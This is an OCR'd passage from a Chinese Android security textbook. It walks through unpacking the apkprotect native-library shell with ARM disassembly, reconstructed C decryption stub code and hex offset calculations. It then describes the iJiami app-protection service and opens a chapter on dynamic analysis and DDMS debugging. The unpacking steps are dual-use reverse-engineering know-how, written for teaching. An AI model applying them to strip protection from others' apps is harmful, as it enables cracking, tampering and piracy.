


图 17-21　执行流程视图

```
loc_1224
ADDS    R6, #1
ADDS    R4, #0x20
ADDS    R5, #0x20
CMP     R2, R6
BLE     loc_12B4
```

```
LDR     R0, [R5]
LDR     R1, [R5,#4]
MOVS    R2, #7
ADD     R0, R8
BLX     sub_10E8
CMP     R0, #0
BNE     loc_12DA
```

```
SUBS    R7, R4, #4
LDR     R0, [R7]
LDR     R1, [R4]
LDR     R2, [R5,#0x18]
ADD     R0, R8
BL      sub_11BC
CMP     R0, #0
BNE     loc_12DE
```

```
MOVS    R2, #0x80
ADD     R0, SP, #0x130+var_128
MOV     R1, R9
LSLS    R2, R2, #1
BL      sub_11D0
LDR     R0, [R7]
LDR     R1, [R4]
ADD     R2, SP, #0x130+var_128
ADD     R0, R8
BL      sub_1164
LDR     R1, [R4]
LDR     R3, [R7]
MOV     R2, R8
ADD     R1, R8
ADDS    R0, R3, R2
ADDS    R1, R3, R1
MOVS    R2, #0
BLX     sub_1108
LDR     R2, [R5,#0x18]
CMP     R2, #0
BEQ     loc_129A
```

```
LDR     R0, [R7]
LDR     R1, [R4]
ADD     R0, R8
BL      sub_11BC
CMP     R0, #0
BEQ     loc_12E2
```

```
loc_129A
LDR     R0, [R5]
LDR     R1, [R5,#4]
MOVS    R2, #5
ADD     R0, R8
BLX     sub_10E8
MOV     R3, R8
LDR     R2, [R3]
ADDS    R6, #1
ADDS    R4, #0x20
ADDS    R5, #0x20
CMP     R2, R6
BGT     loc_122E
```

```
loc_12B4
MOV     R2, R8
LDR     R0, [R2,#4]
CMP     R0, #0
BNE     loc_12CC
```

```
R0, [R2,#8]
```

```
loc_12CC
ADD     R0, R9
MOVS    R1, #0
MOV     R2, R10
MOV     R3, R11
BL      sub_113C
B       loc_12BE
```

```
loc_12E2
MOVS    R0, #2
B       loc_12BE
; End of function JNI_OnLoad_0
```

```
loc_12DE
MOVS    R0, #1
B       loc_12BE
```

```
loc_12DA
MOVS    R0, #0xC
B       loc_12BE
```

```
loc_12BE
ADD     SP, SP, #0x10C
POP     {R2-R5}
MOV     R8, R2
MOV     R9, R3
MOV     R10, R4
MOV     R11, R5
POP     {R4-R7,PC}
```

图 17-21　执行流程视图（续图）

此时可以得到对应的逆向分析出的源码，源码中演示了解密过程，具体代码如下所示。

```
#define PC_ALIGNMENT 4
#define PC_ALIGN(_v) (((_v) + PC_ALIGNMENT - 1) & ~(PC_ALIGNMENT - 1))
//下面是自定义结构
typedef struct _pack_info{
 int packed_symbol_count;
	int old_JNI_OnLoad_offset;			// +pack_info is mapped rva
	int default_return_value;			// JNI_VERSION_1_4
	int compress_data_length;			// ->pack_symbols
	int unknown2;
	unsigned char *compress_data[1];
}pack_info;


typedef struct _packed_symbol{
	int symbol_start_offset;			// +pack_info is mapped rva
	int symbol_size;				// may be
	int _symbol_start_offset;
	int _symbol_size;				// may be
	unsigned int symbol_instructions;		// 4 bytes of symbol instruction
	unsigned int unknown_instructions;
}packed_symbol;

typedef struct _packed_symbols{
	int compress_symbols_offset;			// +pack_info is mapped rva
	int compress_symbols_page_align_length;	// page alignment symbols size
	packed_symbol packed_symbol;
}packed_symbols;


const unsigned int rva = 0x10c7;

int get_pack_info(bool &thumb_flag){
	unsigned int result = rva;
	if(result&1){
		result--;
		thumb_flag = true;
	}
	result+=(0x90<<2);
	return result;
}

int alignPC(int value){
	return PC_ALIGN(value);
}

int do_mprotect(void *address, int length, int prot_flag){
#ifdef __GNUC__
	mprotect(address, length, prot_flag);
#endif
	return 0;
```

```
}

// 1 verify ok, 0 verify failed
bool symbol_verify(void *symbol_va, int symbol_length, unsigned int key){
        bool fRet = true;
        if(symbol_length>=4){
                unsigned int inss = *(unsigned int*)symbol_va;
                if(inss-key){
                        fRet = false;
                }
        }
        return fRet;
}

int cacheflush(void *start, void *end, long flags){
#ifdef __GNUC__
        return cacheflush ( start,   end,   flags);
#endif
        return 0;
}


void swap_byte(unsigned char *p, unsigned char *pp){
        char c = *p;
        *p = *pp;
        *pp = c;
}

void decompress(void *dest, int dest_length, void *compress_data){
        int i=0;
        unsigned int j=0,k=0;
        unsigned char *p = (unsigned char*)compress_data;
        unsigned char *pp, *ppp, *dest_ptr = (unsigned char*)dest;

        if(dest_length){
                for (;i<dest_length;i++)
                {
                        j++;
                        j<<=0x18;
                        j>>=0x18;
                        k = p[j]+k;
                        pp = p+j;
                        k<<=0x18;
                        k>>=0x18;
                        ppp = p+k;
                        swap_byte(pp, ppp);
                        dest_ptr[i] ^= p[(p[j]+p[k])&0xff];
                }
        }
}
```

```
typedef int (*pfn_JNI_OnLoad)(void* vm, void* reserved);

int call_original_jni_onload(pfn_JNI_OnLoad pfn, int flag,
                                        void *vm, void *reserved){
    unsigned int address = (unsigned int)pfn;
    if(flag){
        address+=(address&1)+(~(address&1));
    }
    return pfn(vm, reserved);
}

int stub_entry(void *vm, void *reserved){
    bool thumb_flag = 0;
    char work_buffer[0x130-8]={0};
    int result = 0;

    int pack_info_va = alignPC(get_pack_info(thumb_flag));

    pack_info * ppack_info =
        (pack_info*)((unsigned char*)pack_info_va);
    packed_symbols *ppacked_symbols = (packed_symbols*)
        ((unsigned char*)ppack_info+ppack_info->compress_data_length);
    packed_symbol *ppacked_symbol = &ppacked_symbols->packed_symbol;

    if(ppack_info->compress_data_length&&
        ppack_info->packed_symbol_count){

        for (int i=0; i<ppack_info->packed_symbol_count; i++)
        {
            if(ppacked_symbol->symbol_size
                &&ppacked_symbols->packed_symbol._symbol_size)
            {
                void *symbols_start = (unsigned char*)ppack_info
                    +ppacked_symbols->compress_symbols_offset;
                if(0 != do_mprotect(symbols_start,
                    ppacked_symbols->compress_symbols_page_align_length,
                    7)){
                    return 0xc;
                }
                void *symbol_va = (unsigned char*)ppack_info+
                    ppacked_symbols->packed_symbol.symbol_start_offset;
                if(symbol_verify(symbol_va, ppacked_symbol->symbol_size,
                    ppacked_symbol->symbol_instructions)){
                    return 0;
                }

                memcpy(work_buffer, ppack_info->compress_data, 0x80<<1);

                decompress((unsigned char*)ppack_info+
                    ppacked_symbols->packed_symbol.symbol_start_offset,
                    ppacked_symbol->symbol_size,
```

```
                    work_buffer);

                cacheflush((unsigned char*)ppack_info+
                    ppacked_symbols->packed_symbol.symbol_size,
                    (unsigned char*)ppack_info+
                    ppacked_symbols->packed_symbol.symbol_size, 0);

                if(!symbol_verify(symbol_va, ppacked_symbol->symbol_size,
                    ppacked_symbol->symbol_instructions)){
                    return 2;
                }

                do_mprotect(symbols_start,
                    ppacked_symbols->compress_symbols_page_align_length,
                    5);
            }
            ppacked_symbols++;
            ppacked_symbol++;
        }

    }

    if(ppack_info->old_JNI_OnLoad_offset){
        result = call_original_jni_onload(
            (pfn_JNI_OnLoad)
            (pack_info_va+ppack_info->old_JNI_OnLoad_offset),
            0, vm, reserved);
    }else{
        result = ppack_info->default_return_value;
    }
    return result;
}
```

（11）根据解密流程可以实现编码和脱壳工作，根据 get_pack_info 和 alignPC 可以找到 pack_info 的 raw。根据在 idb 中对 get_pack_info 的分析，可以得出 raw 值是 1308。

pack_info 的 raw 排列演示如下所示。

```
00001300  00 00 00 00 00 00 00 00  01 00 00 00 45 1B 00 00  .
00001310  04 00 01 00 14 05 00 00  14 01 00 00 9D 24 4F D5  .
```

下面看 packed_symbols 的 raw 的计算过程，其计算公式是：


packed_symbols=pack_info+[pack_info+0xc]=1308+514=181c

下面是 packed_symbols 的计算过程演示：

```
00001810  A1 8E 0C C3 1B DF 05 5A  8D EF 02 2D F8 0C 00 00
00001820  00 20 00 00 DC 18 00 00  04 0C 00 00 DC 18 00 00
00001830  04 0C 00 00 01 4B 7B 44  3A 00 A5 77 00 00 00 00
```

（12）按照 stub_entry 的流程可以解密加密的符号，然后使用 IDA pro 分析脱壳后的.so 文件，如图 17-22 所示。

此时会发现，方法的指令已经正常显示了，这说明可以用 IDA pro 进行正常的分析工作。到此为止，对 apkprotect.so 的加壳操作全部介绍完毕。



```
text:00003334                  EXPORT Java_com_apkprotect_Init
text:00003334 Java_com_apkprotect_Init
text:00003334
text:00003334 var_24C          = -0x24C
text:00003334 var_248          = -0x248
text:00003334 var_244          = -0x244
text:00003334 var_240          = -0x240
text:00003334 var_23C          = -0x23C
text:00003334 var_234          = -0x234
text:00003334 var_230          = -0x230
text:00003334 s                = -0x130
text:00003334 var_2C           = -0x2C
text:00003334
text:00003334                  PUSH    {R4-R7,LR}
text:00003336                  MOV     R7, R11
text:00003338                  MOV     R6, R10
text:0000333A                  MOV     R5, R9
text:0000333C                  MOV     R4, R8
text:0000333E                  PUSH    {R4-R7}
text:00003340                  LDR     R4, =0xFFFFFDD4
text:00003342                  MOVS    R2, #0x81
text:00003344                  MOVS    R1, #0          ; c
text:00003346                  ADD     SP, R4
text:00003348                  LDR     R4, =(__stack_chk_guard_ptr - 0x3352)
text:0000334A                  LSLS    R2, R2, #1
text:0000334C                  MOV     R8, R0
text:0000334E                  ADD     R4, PC
text:00003350                  LDR     R4, [R4]
```

图 17-22　分析脱壳后的.so 文件

17.5　第三方工具——爱加密

知识点讲解：光盘:视频\知识点\第 17 章\第三方工具——爱加密.avi

爱加密是北京智游网安科技有限公司推出的针对 APP 加密的平台，主要提供了应用保护、渠道监测和安全检测 3 项服务。爱加密的官方地址是 http://www.ijiami.cn/，如图 17-23 所示。



图 17-23　爱加密官方地址

爱加密是一个针对 APP 加密的平台，可以防止应用在运营推广过程中被反编译、恶意篡改、注入扣费代码、盗取数据等，保护应用的安全性、稳定性，同时对开发者的应有收入提供有力保障。爱加密的加密过程不需要应用改动任何源代码，而且应用效率也不会受到任何影响。爱加密提供所有主流渠道的监测服

务，开发者可以第一时间了解应用正版和盗版情况，保护开发者利益。

第三方工具爱加密提供了如下所示的服务。

- 防逆向分析防止通过APKTool、IDA Pro等反编译工具破解DEX文件，从而获取APK源代码，保护代码层安全。
- 防恶意篡改校验APK完整性，自动终止运行被篡改的APK，二次打包后应用都无法使用，杜绝盗版应用的出现。
- 防内存窃取，防止通过gdb、gcore从内存中截取DEX文件，获取代码片段，从而反编译还原APK进行不法操作。
- 防动态跟踪防止通过ptrace调试进程，跟踪、拦截、修改正在运行的应用，进行动态注入，保护程序运行安全。

爱加密的主要特点如下所示。

- 操作简单：开发者只需注册登录平台并上传应用，10分钟内即可完成加密，然后使用签名工具签名后就可直接上传。
- 原生保留：开发者无需修改APP源码，只需上传APK包即可完成加密，加密过程中不会修改任何文件，不加入任何第三方服务。
- 风险规避：加密后防止APK被反编译、嵌入病毒、恶意扣费SDK、广告SDK、非法汉化等，将APP被破解打包的风险降为0。
- 完美性能：加密后无需调试，保证性能不会受到任何影响，保持原有运行效率，且APP对系统和机型的适配性不受到任何影响。
- 全面保护：对DEX文件、资源文件、主配文件、SO库文件、内存数据、签名文件进行专业保护，全面防止静态破解和动态破解。

第 18 章　动态分析和调试

随着 Android 用户的增多，针对 Android 系统的恶意软件越来越多，所以分析 Android 应用变得越来越重要。目前，分析 Android APK 的工具有静态分析工具和动态分析工具两种。其中，静态分析主要是反编译 APK 文件，分析反编译之后的代码。动态分析主要是让程序运行起来，获取程序运行过程中产生的 API 调用，从而获取其行为信息。本章将详细讲解动态分析 Android APK 的基本知识，为读者学习本书后面的知识打下基础。

18.1　常用的动态分析行为

知识点讲解：光盘:视频\知识点\第 18 章\常用的动态分析行为.avi

在目前技术环境下，通过动态分析可以分析程序的很多行为，具体说明如下所示。

（1）程序启动的 Activity、Service、BroadcastReceiver 组件。

（2）获取程序 root 权限。

（3）程序文件操作，例如打开、读写、关闭文件。

（4）程序数据库操作。

（5）程序短信发送、录音、定位、获取手机 IMEI/IMSI/电话号码、拨打电话、电话状态监听、终止短信接收、改变电话状态（例如挂断、接听）。

（6）程序通讯录、通话记录、短信数据库获取。

（7）程序访问网络 URL、IP 地址和端口号、网络抓包。

（8）程序开机自启动、接收短信行为、电话。

（9）动态权限获取。

（10）程序 ptrace 注入、dexclassloader 加载、Java 反射调用。

（11）程序开机自启动。

目前，市面中主流的动态分析工具有 IDA Pro、APIMonitor 和 DroidBox。其中，DroidBox 是基于 TaintDroid 构建的分析工具。TaintBox 的工作原理是在 Dalvik 目录中增加了对对象的操作类 Taint.cpp，并在对象中增加 u8 tag 变量。存储标识，完成了对关键数据的污点标记。当程序通过 API 获取敏感信息时，利用封装的 Taint 类标识数据污点。

18.2　Android 中的动态调试

知识点讲解：光盘:视频\知识点\第 18 章\Android 中的动态调试.avi

调试 Android 程序的方式分为两种情形，第一种是调试用 Java 编写的应用程序，一种是用 C 和 C++开发的 NDK 项目。在 Java 编写的程序中通过抛出异常可以发现程序的问题所在，例如，在文件

ActivityManagerService.java 的 startActivity 中，通过 new Exception("print stack").printStaceTrace()代码可以得到如下输出结果。

```
05-18 17:33:55.899 W/System.err(252): java.lang.Exception: print trace

05-18 17:33:55.899 W/System.err(252): at com.android.server.am.ActivityManagerService.startActivity(Activity
ManagerService.java:2493)

05-18 17:33:55.899 W/System.err(252): at android.app.ActivityManagerNative.onTransact(ActivityManagerNative.
java:131)

05-18 17:33:55.899 W/System.err(252): at com.android.server.am.ActivityManagerService.onTransact(Activity
Manager Service.java:1750)

05-18 17:33:55.899 W/System.err(252): at android.os.Binder.execTransact(Binder.java:338)

05-18 17:33:55.899 W/System.err(252): at dalvik.system.NativeStart.run(Native Method)
```

通过上述输出信息可以得到整个程序的调用流程。而对于 C/C++的代码程序来说，可以通过在函数中添加如下代码得到堆栈信息。

```
#ifdef _ARM_
    LOGW("print stack");
    android::CallStack stack;
    stack.update(1, 100);
    stack.dump("");
#endif
```

例如，在文件 InputReader.cpp 中的 dispatchTouches 开始位置添加如下代码后，可以在 LOG 中看到如下信息。

```
05-18 17:33:20.882 D/InputReader(252): dump stack
05-18 17:33:20.882 D/CallStack(252): #00    0x0x4c9557ea: <_ZN7android16TouchInputMapper15dispatch
Touche***j>+0x0x4c955791

05-18 17:33:20.882 D/CallStack(252): #01    0x0x4c95615c: <_ZN7android16TouchInputMapper4s yncEx>
+0x0x4c955ea5

05-18 17:33:20.882 D/CallStack(252): #02    0x0x4c956214: <_ZN7android16TouchInputMapper7process EPKNS_
8RawEventE>+0x0x4c9561e1

05-18 17:33:20.882 D/CallStack(252): #03    0x0x4c956226: <_ZN7android21MultiTouchInputMapper7 process
EPKNS_8RawEventE>+0x0x4c956219

05-18 17:33:20.882 D/CallStack(252): #04    0x0x4c958758: <_ZN7android11InputDevice7process EPKNS_
8RawEventEj>+0x0x4c9586f1

05-18 17:33:20.882 D/CallStack(252): #05    0x0x4c9587c0: <_ZN7android11InputReader28process EventsFor
DeviceLockedEiPKNS_8RawEventEj>+0x0x4c958779

05-18 17:33:20.882 D/CallStack(252): #06    0x0x4c9593ec: <_ZN7android11InputReader19process Events
LockedEPKNS_8RawEventEj>+0x0x4c9593b1

05-18 17:33:20.882 D/CallStack(252): #07    0x0x4c9595bc: <_ZN7android11InputReader8loop OnceEv>+
```

```
0x0x4c959541

05-18 17:33:20.882 D/CallStack(252): #08   0x0x4c94fd0a: <_ZN7android17InputReaderThread 10threadLoopEv>
+0x0x4c94fd01

05-18 17:33:20.883 D/CallStack(252): #09   0x0x40151714: <_ZN7android6Thread11_threadLoop EPv>
+0x0x401516a1

05-18 17:33:20.883 D/CallStack(252): #10   0x0x401d2de2: <_ZN7android14AndroidRuntime15javaThread
ShellEPv>+0x0x401d2d9d

05-18 17:33:20.883 D/CallStack(252): #11   pc 00023d5a   /system/lib/libutils.so

05-18 17:33:20.883 D/CallStack(252): #12   0x0x400ee118: <__thread_entry>+0x0x400ee0e4

05-18 17:33:20.883 D/CallStack(252): #13   0x0x400edc68: <pthread_create>+0x0x400edbb0
```

如果读者了解 Android JNI 的基本知识，通过上述输出结果便可以得到整个程序的运作信息。而对于内核堆栈来说，只需要调用 dump_stack()即可打印出堆栈信息。

上述演示代码只是动态调试的冰山一角，其实谷歌提供了第三方工具以实现 Android 动态调试。另外，在市面中也提供了很多 Android 动态调试工具。在本章接下来的章节中，将一一为读者呈现相关内容。

18.3　DDMS 动态调试

知识点讲解：光盘:视频\知识点\第 18 章\DDMS 动态调试.avi

DDMS（Dalvik Debug Monitor Service）是 Android 开发环境中的 Dalvik 虚拟机调试监控服务。DDMS 提供了测试设备截屏功能，并且针对特定的进程查看正在运行的线程以及堆信息、Logcat、广播状态信息、模拟电话呼叫、接收 SMS、虚拟地理坐标等。在本节的内容中，将详细讲解 DDMS 的基本知识。

18.3.1　DDMS 界面介绍

在安装 Android SDK 后，DDMS 工具被存放在 SDK/tools/路径下，如图 18-1 所示。



图 18-1　DDMS 的保存路径

直接双击 ddms.bat 即可运行 DDMS，如图 18-2 所示，也可以通过 terminal/console(CLS)输入 ddms（在 Mac 或者 Linux 系统中输入./ddms）启动程序。DDMS 对 Emulator 和外接测试机有同等效用。如果系统检测到它们（VM）同时运行，那么 DDMS 将会默认指向 Emulator。

